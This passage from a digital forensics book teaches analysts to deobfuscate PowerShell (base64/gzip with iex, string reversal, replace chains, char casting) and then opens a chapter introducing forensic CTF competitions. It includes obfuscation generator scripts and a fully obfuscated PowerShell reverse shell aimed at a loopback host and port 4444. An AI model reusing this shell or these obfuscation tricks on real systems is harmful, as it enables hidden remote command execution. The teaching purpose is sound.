LVFQ8k9KKy1OTixJTVEISKzMyU9MUQIA9Wd9xiEAAAA=");$ms = (New-Object System.IO.MemoryStr\
eam($decoded,0,$decoded.Length));iex(New-Object System.IO.StreamReader(New-Object Sy\
stem.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompr\
ess))).ReadToEnd()
```

Depending on your familiarity with .NET classes, there are some unfamiliar or potentially intimidating components displayed in this code example. Additionally, we see a slightly ambiguous technique where a multiline payload is converted into an effective one-liner denoted by the use of semicolons `;`.

Let's try to make this code a little easier to read by entering new lines where we see semicolons.

```
PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAAsvyixJ1fUvLSkoL\
VFQ8k9KKy1OTixJTVEISKzMyU9MUQIA9Wd9xiEAAAA=")
PS C:\> $ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length))
PS C:\> iex(New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipS\
tream($ms, [System.IO.Compression.CompressionMode]::Decompress))).readtoend()
```

Great, this is now a bit easier for us to read. If this is our first time seeing this, we'd likely think the easy win is with looking at the decoded base64 string that's stored in the first variable, let's try it.

```
PS C:\> [System.Convert]::FromBase64String("H4sIAAAAAAAEAAsvyixJ1fUvLSkoLVFQ8k9KKy1O\
TixJTVEISKzMyU9MUQIA9Wd9xiEAAAA=")
31
139
8
0
…SNIP...
```

This revealed a byte array. Even if we converted the byte array to a string by using `System.Text.Encoding]::ASCII.GetString()`, it would still leave us just as confused. One of the benefits of this technique is that some security providers decode these strings automatically, but in this case, it wouldn't necessarily reveal anything immediately signaturable on its own.

```
PS C:\> [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("\
H4sIAAAAAAAEAAsvyixJ1fUvLSkoLVFQ8k9KKy1OTixJTVEISKzMyU9MUQIA9Wd9xiEAAAA="))
?
/?,I??/-)(-QP?OJ+-NN,IMQH???OLQ ?g}?!
```

Let's keep looking at the payload. If you remember from before, when we see iex, or invoke-expression, then it's executing a resulting string.

With this in mind, look at how iex is followed by a grouping operator `()` which contains a set of expressions. This tells us that iex ultimately executes the resulting code from the inner expressions.

If we simply remove iex, and execute the remaining code, we'll see the resulting code that is being executed.

```
PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAAsvyixJ1fUvLSkoL\
VFQ8k9KKy1OTixJTVEISKzMyU9MUQIA9Wd9xiEAAAA=")
PS C:\> $ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length))
PS C:\> (New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStre\
am($ms, [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()

Write-Output "Obfuscated Payload"
```

Fantastic, by ultimately making a readability adjustment followed by removing an iex command, we have torn down a seemingly complicated payload and revealed our obfuscated payload.

You can replicate this obfuscation technique for decoding practice using this snippet to encode a simple one-liner, or even expand to more complex scripts.

```
# Generator
$command = 'Write-Output "Try Harder"'

## ByteArray
$byteArray = [System.Text.Encoding]::ASCII.GetBytes($command)

## GzipStream
[System.IO.Stream]$memoryStream = New-Object System.IO.MemoryStream
[System.IO.Stream]$gzipStream = New-Object System.IO.Compression.GzipStream $memoryS\
tream, ([System.IO.Compression.CompressionMode]::Compress)
$gzipStream.Write($ByteArray, 0, $ByteArray.Length)
$gzipStream.Close()
$memoryStream.Close()
[byte[]]$gzipStream = $memoryStream.ToArray()

## Stream Encoder
$encodedGzipStream = [System.Convert]::ToBase64String($gzipStream)

## Decoder Encoder
[System.String]$Decoder = '$decoded = [System.Convert]::FromBase64String("<Base64>")\
;$ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length));iex(New-Objec\
t System.IO.StreamReader(New-Object System.IO.Compression.GZipStream($ms, [System.IO\
.Compression.CompressionMode]::Decompress))).readtoend()'
[System.String]$Decoder = $Decoder -replace "<Base64>", $encodedGzipStream

# Launcher
$decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAEAAsvyixJ1fUvLSkoLVFQCimqV\
PBILEpJLVICAGWcSyMZAAAA")
$ms = (New-Object System.IO.MemoryStream($decoded,0,$decoded.Length))
Invoke-Expression (New-Object System.IO.StreamReader(New-Object System.IO.Compressio\
n.GZipStream($ms, [System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
```

Invoke Operator

At this point we have found that a common pitfall in obfuscating PowerShell commands is the glaringly obvious usage of the `Invoke-Expression` cmdlet. This is to be expected because its commonly known purpose is to run supplied expressions. However, this isn't the only way to directly execute strings.

PowerShell supports the usage of what's called the `Invoke Operator`, which is seen as `&` within the scripting language. The behavior of this operator is similar to that of `Invoke-Express` where it will execute a given string.

There is something special about this operator where it has an edge on `Invoke-Expression`, which is that you can chain call operators in the pipeline. For example, the following three commands are all valid and will return the same thing:

```
PS C:\> Get-Service | Where-Object {$_.Status -eq 'Running'}
PS C:\> Invoke-Expression 'Get-Service' | Where-Object {$_.Status -eq 'Running'}
PS C:\> & 'Get-Service' | & 'Where-Object' {$_.Status -eq 'Running'
```

Its inclusion in a complex payload can be a little tricky though as it isn't compatible when used with commands that include parameters. We can put this into perspective with the following example where the first command is valid and the second will throw an error.

```
PS C:\> & 'Get-Service' -Name ALG
PS C:\> & 'Get-Service -Name ALG'
& : The term 'Get-Service -Name ALG' is not recognized as the name of a cmdlet
```

Because of this behavior, you're more than likely to see this being used to obfuscate cmdlets themselves. We can see this in practice by replacing the cmdlets in our compression example from before.

```
PS C:\> $decoded = [System.Convert]::FromBase64String("H4sIAAAAAAAAAEAAsvyixJ1fUvLSkoL\
VFQ8k9KKy1OTixJTVEISKzMyU9MUQIA9Wd9xiEAAAA=");$ms = (&'New-Object' System.IO.MemoryS\
tream($decoded,0,$decoded.Length));&'iex'(&'New-Object' System.IO.StreamReader(&'New\
-Object' System.IO.Compression.GZipStream($ms, [System.IO.Compression.CompressionMod\
e]::Decompress))).ReadToEnd()
```

String Reversing

One of the benefits of PowerShell is its ability to interact with and manipulate data, including but not limited to strings. This opens the door to crafting payloads that are confusing to look at, which can be a very effective stall tactic to slow us down from breaking down their payloads.

One such tactic that can be deployed is string reversing. This is when the characters of a string are stored in a reverse order, such as the below example.

```
PS C:\> $Normal = 'Write-Output "Obfuscated Payload"'
PS C:\> $Reversed = '"daolyaP detacsufbO" tuptuO-etirW'
```

When we encounter these scenarios, we can typically re-reverse these strings by hand, or programmatically.

```
PS C:\> $Reversed = '"daolyaP detacsufbO" tuptuO-etirW'
PS C:\> iex $((($Reversed.length - 1)..0 | ForEach-Object {$Reversed[$_]}) -join '')
Obfuscated Payload
```

These scripts cannot be executed on their own in this format, they have to be placed back in their intended order. Because of this, you'll typically see logic in place to reverse the string back to its intended order. However, if you don't see that logic, then the string is likely intended to be reversed.

Replace Chaining

Another method that PowerShell can use to manipulate strings is by replacing strings with other values, or removing them entirely. This can be used by using the `Replace()` method from a `System.String` object or by using the PowerShell `-Replace` operator.

```
PS C:\> iex('Write-Input "Obfuscated Payload"' -replace "Input","Output")
Obfuscated Payload

PS C:\> iex('Write-Input "Obfuscated Payload"'.replace("Input","Output"))
Obfuscated Payload
```

It's a very common practice for us to see payloads that use string replacements, but keep in mind that you could see these replace statements chained in ways that will increase its complexity.

```
PS C:\> iex $(iex '''Write-Intup "0bfuscated Payload"''.replace("Input","0utput")'.R\
eplace('tup','put')).replace("'","").replace('0','O')
Obfuscated Payload
```

When dealing with these replace operations, pay very close attention to your integrated development environment (IDE). You look closely, you'll see that one of the replace statements is the color of a string, which means that in that position, it's indeed a string and not a method invocation. It's very common for people to manually do the search and replacements of these, but if you do so out of order, you could inadvertently break the script logic.

ASCII Translation

When we view strings we are seeing them in a format that we understand, their character values. These character values also have binary representation of the character that your computer will understand. For example, we know that the ASCII value of the character a is 97. To the benefit of some, so does PowerShell out of the box.

We can see this understanding directly from the console through type casting.

```
PS C:\> [byte][char]'a'
97

PS C:\> [char]97
a
```

What this allows red teamers to do is to add a level of complexity by replacing any arbitrary character values and convert them into their ASCII derivative. We can see in practice by using our inline base64 expression from before.

```
PS C:\> iex ([System.Text.Encoding]::Unicode.GetString([convert]::FromBase64String(\
$([char]86+[char]119+[char]66+[char]121+[char]65+[char]71+[char]107+[char]65+[char]1\
00+[char]65+[char]66+[char]108+[char]65+[char]67+[char]48+[char]65+[char]84+[char]11\
9+[char]66+[char]49+[char]65+[char]72+[char]81+[char]65+[char]99+[char]65+[char]66+[\
char]49+[char]65+[char]72+[char]81+[char]65+[char]73+[char]65+[char]65+[char]105+[ch\
ar]65+[char]69+[char]56+[char]65+[char]89+[char]103+[char]66+[char]109+[char]65+[cha\
r]72+[char]85+[char]65+[char]99+[char]119+[char]66+[char]106+[char]65+[char]71+[char\
]69+[char]65+[char]100+[char]65+[char]66+[char]108+[char]65+[char]71+[char]81+[char]\
65+[char]73+[char]65+[char]66+[char]81+[char]65+[char]71+[char]69+[char]65+[char]101\
+[char]81+[char]66+[char]115+[char]65+[char]71+[char]56+[char]65+[char]89+[char]81+[\
char]66+[char]107+[char]65+[char]67+[char]73+[char]65)))))
Obfuscated Payload
```

When you see these types of payloads, be sure to pay close attention to your IDE. If they are not color coded to that of a string, then that means that PowerShell will automatically translate them to their intended value during invocation. You can view their actual value the same way by selecting them and running the selected code.

```
PS C:\> $([char]86+[char]119+[char]66+[char]121+[char]65+[char]71+[char]107+[char]65\
+[char]100+[char]65+[char]66+[char]108+[char]65+[char]67+[char]48+[char]65+[char]84+\
[char]119+[char]66+[char]49+[char]65+[char]72+[char]81+[char]65+[char]99+[char]65+[c\
har]66+[char]49+[char]65+[char]72+[char]81+[char]65+[char]73+[char]65+[char]65+[char\
]105+[char]65+[char]69+[char]56+[char]65+[char]89+[char]103+[char]66+[char]109+[char\
]65+[char]72+[char]85+[char]65+[char]99+[char]119+[char]66+[char]106+[char]65+[char]\
71+[char]69+[char]65+[char]100+[char]65+[char]66+[char]108+[char]65+[char]71+[char]8\
1+[char]65+[char]73+[char]65+[char]66+[char]81+[char]65+[char]71+[char]69+[char]65+[\
char]101+[char]81+[char]66+[char]115+[char]65+[char]71+[char]56+[char]65+[char]89+[c\
har]81+[char]66+[char]107+[char]65+[char]67+[char]73+[char]65)
VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAAiAE8AYgBmAHUAcwBjAGEAdABlAGQAIABQAGEAeQBsAG8AYQBk\
ACIA
```

These types of techniques can also be mix-matched so you're using a combination of both characters and ASCII values within the same string.

```
PS C:\> iex "Write-Output $([char]34+[char]79+[char]98+[char]102+[char]117+[char]115\
+[char]99+[char]97+[char]116+[char]101+[char]100+[char]32+[char]80+[char]97+[char]12\
1+[char]108+[char]111+[char]97+[char]100+[char]34)"
Obfuscated Payload
```

We can use the following generator as a means to create the above-scenario for practice.

```
$String = 'Write-Output "Obfuscated Payload"'
'$(' + (([int[]][char[]]$String | ForEach-Object { "[char]$($_)" }) -join '+') + ')'
```

Wrapping Up

In this chapter we walked through different types of PowerShell obfuscation techniques that are frequently leveraged in the wild and how we can step through them to successfully de-obfuscate them.

It is important for us to keep in mind that these are not the only tricks that are available in the obfuscation trade. There are many tricks, both known and unknown to your fellow security researchers in this field that could be used at any time. With practice and experience, you'll be able to de-obfuscate extremely obfuscated reverse shell payloads, such as this:

```
┌──(tristram㉿kali)-[~/Obfuscation]
└─$ cat obfuscated.ps1
$80FnvXpGDRNAkzZb = & (("qYBIWi0DunF36tGM8KexRpdCg-mzby9sNS1lPcVXJa7LThwUQ2ro5vZjAEO4kfH")[$(0+0-0-0+32),(($(18))),$(0+0-0-0+46),$(25),$(0+0+
0+58),$($(28)),$(55+55+0-0+0+0-55),(($(18))),$(37),(13)] -join '') ([string]::join('', ( ($($(83)),$(0+0+0+0-0-121+121+121),$(0+0+115),$(116)
,$(101+101+0-0-101),$((109)),$(0+0-0-0+46),$($($(78))),$(101+101+0-0-101),$(116),$(0+0-0-0+46),$($(83)),$(0-0-0+111),$(0-0+0+0-0-0+0-0+99),$(
0-107+107+107),$(101+101+0-0-101),$(116),$(0+0+115),$(0+0-0-0+46),$(0+84),$(67+67+0+0-0-0-67),$(0-0-0+0+0+0+80),$(67+67+0+0-0-0-67),($($(108)
)),$($(105)),$(101+101+0-0-101),$(0+0+110),$(116)) |<##>%{$_<##>}<##>|%{ ( [char][int] <##>$($_)<##>)})) |<##>%{<#RIKc87#>$_<#goFQLjJqClVu9X8
AKaiI06df#>}<##>| % {$($_)<#(($(0)))uoy61w#>})("EasUG5f.IQ6PDXVOj9S5N32ERC0YZcJ.zOWUncuH1BkiKp5CjtlM0.NFwXS5Bj9QULfCk2EOYWD".replace('EasUG5f
',127).replace('IQ6PDXVOj9S5N32ERC0YZcJ',0).replace('NFwXS5Bj9QULfCk2EOYWD',1).replace('zOWUncuH1BkiKp5CjtlM0',0),$(4444));$7O = ((& (("$($((
5)))Z4z6FJcKYWb0O1Uq79iEwI3jmtTdkaLGsnfVR8PQrlpvXx2AgHeySMNoh-DCBu")[$(0-0+19),$(0-34+34+34),$(44),$($($(56))),($(29)),$(($(51))),$(0+0+0+58)
,$(($(51))),$(0+0-0-0+46),(((43))),$(($(41))),$(($(51))),$(0-0-0+0-0-0+33),$(0-0-0+0-0-0+33),$(0-0+19),$($($(56))),$(0-34+34+34)] -join ''))([
string]::join('', ( ($(0-0-36+36+36),$($($(56))),$(0-0+48),$(0+70),$(0+0+110),$(0+118),$(0-0+88),((112)),$(0-0+71),$(0+0-0+0-68+68+68),$(0-0-
82+82+82),$($($(78))),$(0-0-0+65),$(0-107+107+107),$($(122)),$(0-0+0+0+0+0+90),$(0-0+0-98+98+98),$(0+0-0-0+46),$(0-0+71),$(101+101+0-0-101),$(
116),$($(83)),$(116),$(0-0-0+114),$(101+101+0-0-101),$($((97))),$(((109)),$(40+40+0-40),$(($(41)))) |%{ ( [char][int] $_)})) | % {$_}));[byt
e[]]$bTMPeHU = (($(0))).. ($(65535))|<##>%{<##>$_<##>}<##>|& ([string]::join('', ( ($(0+70),$(0-0-0+111),$(0-0-0+114),$(69+69+0+0-0+0-69),$($(
(97))),$(0-0+0+0-0-0+0-0+99),$(((104)),$((45)),$(79),$(0-0+0-98+98+98),$(106+106+0-0-0-0-0-0-106),$(101+101+0-0-101),$(0-0+0+0-0-0+0-0+99),$(1
16)) |<##>%{$($_)<##>}<##>|%{ ( [char][int] <#KlveNPWGqnT5gChkBjV6#>$($_))})) |<##>%{<##>$_}<##>| % {<#lZ1XyIiLQ2T50s8meg9bC#>$_<#rNiYA6dZoKT
BXJ#>}){(($(0)))};while(($jFy03Sn4tZR = $7O.Read($bTMPeHU, (($(0))), $bTMPeHU.Length)) -ne (($(0)))){;$OqY375NMQegFbrhyVn = (& (("qYBIWi0DunF
36tGM8KexRpdCg-mzby9sNS1lPcVXJa7LThwUQ2ro5vZjAEO4kfH")[$(0+0-0-0+32),(($(18))),$(0+0-0-0+46),$(25),$(0+0+0+58),$($(28)),$(55+55+0-0+0+0-55),(
($(18))),$(37),(13)] -join '') -TypeName ([string]::join('', ( ($($(83)),$(0+0+0+0-0-121+121+121),$(0+0+115),$(116),$(101+101+0-0-101),$((109
)),$(0+0-0-0+46),$(0+84),$(101+101+0-0-101),$($(120)),$(116),$(0+0-0-0+46),$(0-0-0+65),$($(83)),$(67+67+0+0-0-0-67),(73),(73),$(69+69+0+0-0+0
-69),$(0+0+110),$(0-0+0+0-0-0+0-0+99),$(0-0-0+111),$((100)),$($(105)),$(0+0+110),$(103+103+0+0-103)) |<##>%{<##>$_}<##>|%{ ( [char][int] <##>
$_<##>)})) |<##>%{<#Fnl5C04TfcdvHapYxm2L1yDMJ#>$($_)}<##>| % {$($_)<#Ok8#>})).GetString($bTMPeHU,(($(0))), $jFy03Sn4tZR);$AuIGhmJFZV6Oj = (&
(("b2Ma1q-j5wI06soUuTVexR7CAiLP4ES9Jtfm8dGhKrpgcX3BvZkzNFYDHQlyOWn")[$(10),$(62),$(0-0+48),$(0+0+0-0-14+14+14),$(0+50),$(0-0+19),$(6),($(29))
,((20)),$(0+42),$(($(41))),$(0-0+19),(13),(13),$(25),$(0+0+0-0-14+14+14),$(62)] -join '') $OqY375NMQegFbrhyVn 2>61 |<##>%{<##>$_<##>}<##>| &
(("ml4K5Xsc7DwvA-bnYrkpWZtLPVoN3FJdTEeMRCqzy1SBf6giO9Q2h8aIxHGj0uU")[$(0-0+48),$(61),(((22))),(13),$(0+42),(((22))),$($($(17))),$(47+47+0-47)
,$(0+0+15),$(0+0-0-0+46)] -join '') );$AuIGhmJFZV6Oj2 = $AuIGhmJFZV6Oj + $([char]($(0+0-0-0+46)+$(0-0-0+0+0+0+80)-$(0+0-0-0+46))+[char]($(38+
38+0-38)+$($(83))-$(38+38+0-38))+[char]($(40+40+0-40)+$(0+0-0-0+32)-$(40+40+0-40))) + (& (("Y5g3XE0tQ1bUwqBMnylTNapC-fSDGR6Zx2Pu7hIdkKVroL8Fm
JWzecijsOH4A9v")[$($(28)),$(52),(7),$(0-0+0+0+24),$((45)),$(44),$(($(53))),$(0+21),(7),$(0-0+0-0-0-0-0-54+54+54),$(44),$(16)] -join '')).Path
 + ($('>'+' '));$Imk = ([text.encoding]::ASCII).GetBytes($AuIGhmJFZV6Oj2);$7O.Write($Imk,(($(0))),$Imk.Length);$($(($7O.Flush())))};((& (("xt
ehiXQF9S-kyZJRICH657c2Vo4rmszYvpTAEG8LDnj0KwMaPgqfUb3W1ldBuON")[$((4)),$(($(41))),$(0+0-0-0+32),$(25),((11)),$(2),$(10),$(2),(($(0))),$(0-0-0
+0-0-0+33),$(($(27))),$(2),($(29)),($(29)),$((4)),$(25),$(($(41)))] -join '')([string]::join('', ( ($(0-0-36+36+36),$($($(56))),$(0-0+48),$(0
+70),$(0+0+110),$(0+118),$(0-0+88),((112)),$(0-0+71),$(0+0-0+0-68+68+68),$(0-0-82+82+82),$($($(78))),$(0-0-0+65),$(0-107+107+107),$($(122)),$
(0-0+0+0+0+0+90),$(0-0+0-98+98+98),$(0+0-0-0+46),$(67+67+0+0-0-0-67),($($(108))),$(0-0-0+111),$(0+0+115),$(101+101+0-0-101),$(40+40+0-40),$((
$(41)))) |%{ ( [char][int] $_)})) | % {$_}))
```

One of the best ways to stay ahead of the curve is to ensure that you have a solid understanding of PowerShell. I would recommend that you take a PowerShell programming course if you're coming into this green. If you have some level of comfort with using PowerShell, I challenge you to use it even more. Find a workflow that's annoying to do manually and automate it. You can also take some time and even optimize some of your older scripts.

Never stop challenging yourself. Go the extra mile, stand up and stand strong. Keep moving forward and you'll be in a position where you'll be able to help others grow in the domains that you once found yourself struggling with.

Tristram

Chapter 9 - Gamification of DFIR: Playing CTFs

By Kevin Pagano[125] | Website[126] | Twitter[127] | Discord[128]

What is a CTF?

The origins of CTF or "Capture The Flag" were found on the playground. It was (still is?) an outdoor game where teams had to run into the other teams zones and physically capture a flag (typically a handkerchief) and return it back to their own base without getting tagged by the opposing team. In the information security realm it has come to mean a slightly different competition.

Why am I qualified to talk about CTFs?


Humble brag time. I've played in dozens of CTF competitions and have done pretty well for myself. I am the proud recipient of 3 DFIR Lethal Forensicator coins[129] from SANS, one Tournament of Champions coin (and trophy!), a 3-time winner of Magnet Forensics CTF competitions, a 4-time winner of the BloomCON CTF competition, and a few others. I've also assisted in the creation of questions for some CTF competitions as well as creating thorough analysis write-ups of events I've competed in on my personal blog[130].

[125] https://github.com/stark4n6
[126] https://www.stark4n6.com/
[127] https://twitter.com/KevinPagano3
[128] http://discordapp.com/users/597827073846935564
[129] https://www.sans.org/digital-forensics-incident-response/coins/
[130] https://ctf.stark4n6.com

Types of CTFs


Two of the most common information security types of CTF competitions are "**Jeopardy**" style and "**Attack and Defense**" style.

"**Jeopardy**" style typically is a list of questions with varying difficulty and set defined answers. The player or team is given some sort of file or evidence to analyze and then has to find the flag to the question and input it in the proper format to get points.



9.1 - Jeopardy style CTF

"**Attack and Defense**" is more common in Red and Blue Team environments where the Red Team has to hack or attack a Blue Team server. The Blue Team subsequently has to try and protect themselves from the attack. Points can be given for time held or for acquiring specific files from their adversary.



9.2 - Attack and Defense CTF

Depending on the CTF, you may see a combination of types with it being Jeopardy style and linear (story based) with some questions hidden or locked until a certain question is answered.

For this chapter, I will go more in-depth regarding the "Jeopardy" style competitions, more

specifically, forensics geared CTF competitions.

Evidence Aplenty

With forensics CTFs, just like in real life, any type of device is game for being analyzed. In the ever growing landscape of data locations, it just provides us more places to look for clues to solve the problems. One of the more well known forensic CTFs is the SANS NetWars[131] tournaments. These are devised with 5 levels with each level being progressively harder than the last. In this competition you will have a chance to analysis evidence from:

- Windows computer
- macOS computer
- Memory/RAM dump
- iOS dump
- Android dump
- Network (PCAP/Netflow/Snort logs)
- Malware samples

You can see from the above list that you get a well rounded variety of types of evidence that you most likely will see in the field on the job. In other competitions I've played you could also come across Chromebooks or even Google Takeout and other cloud resources as they become more common. I have also seen some where they are more crypto based so working with different ciphers and hashes to determine the answers.

Who's Hosting?

As previously mentioned, **SANS** is probably the most well known provider of a forensics CTF through their NetWars[132] program. It isn't cheap as a standalone, but is sometimes bundled with one of their training courses. You can sometimes see them hosted for free with other events such as OpenText's enFuse conference.


As for others, **Magnet Forensics** has been hosting a CTF for the past 5 years in tandem with their User Summit. This has been created by Jessica Hyde in collaboration with some students from Champlain College's Digital Forensics Association. Some previous Magnet CTFs were also created by Dave Cowen and Matthew Seyer, for context.

Other software vendors have started to create their own as well to engage with the community. **Cellebrite** in the past 2 years has hosted virtual CTF competitions and **Belkasoft** has created and put out multiple CTFs[133] the last 2 years. **DFRWS**[134] hosts a yearly forensic challenge with past

[131] https://www.sans.org/cyber-ranges/
[132] https://www.sans.org/cyber-ranges
[133] https://belkasoft.com/ctf
[134] https://dfrws.org/forensic-challenges/

events covering evidence types such as Playstation 3 dumps, IoT (Internet of Things) acquisitions, mobile malware, and many others.

Another fantastic resource for finding other challenges is **CyberDefenders**[135]. They host hundreds of various different CTF challenges, from past events and other ones that people have uploaded. You can even contribute your own if you'd like as well as allow them to host your next live event.



9.3 - CyberDefenders website

Another fairly exhaustive list of other past challenges and evidence can be found hosted on **AboutDFIR**[136].

Why Play a CTF?

So at the end of the day, why should YOU (yes, YOU, the reader) play a CTF? Well, it depends on what you want to get out of it.

For Sport

Growing up I've always been a competitive person, especially playing sports like baseball and basketball, CTFs are no different. There is a rush of excitement (at least for me) competing against other like-minded practitioners or analysts to see how you stack up. You can even be anonymous while playing. Part of the fun is coming up with a creative handle / username to compete with. It also keeps the commentary and your competitors on their toes.

[135] https://cyberdefenders.org/blueteam-ctf-challenges/
[136] https://aboutdfir.com/education/challenges-ctfs/

I personally like to problem solve and to be challenged which is part of the reason why I enjoy playing.

For Profit

I put profit in quotations because many may construe that as a compensation type objective. While many CTF challenges do have prizes such as challenge coins or swag (awesome branded clothing anyone?!) that's not completely the profit I'm talking about here. The profit is the knowledge you gain from playing. I've done competitions where I never knew how to analyze memory dumps at all and I learned at least the basics of where to look for evidence and new techniques to try later on in real world scenarios.

> "Commit yourself to lifelong learning. The most valuable asset you'll ever have is your mind and what you put into it." - Albert Einstein

The knowledge you gain from the "practice" will inevitably help you in the future, it's just a matter of time. Seriously, you don't know what you don't know. Remember when I said you can be anonymous? It doesn't matter if you get 10 points or 1000 points, as long as you learn something new and have fun while doing so, that's all that matters.

Toss a Coin in the Tip Jar

I get asked all the time, "what are your keys to success playing CTFs?". That's probably a loaded question because there are many factors that can lead to good results. Here, I will break down into sections that I feel can at least get you started on a path forward to winning your first CTF.

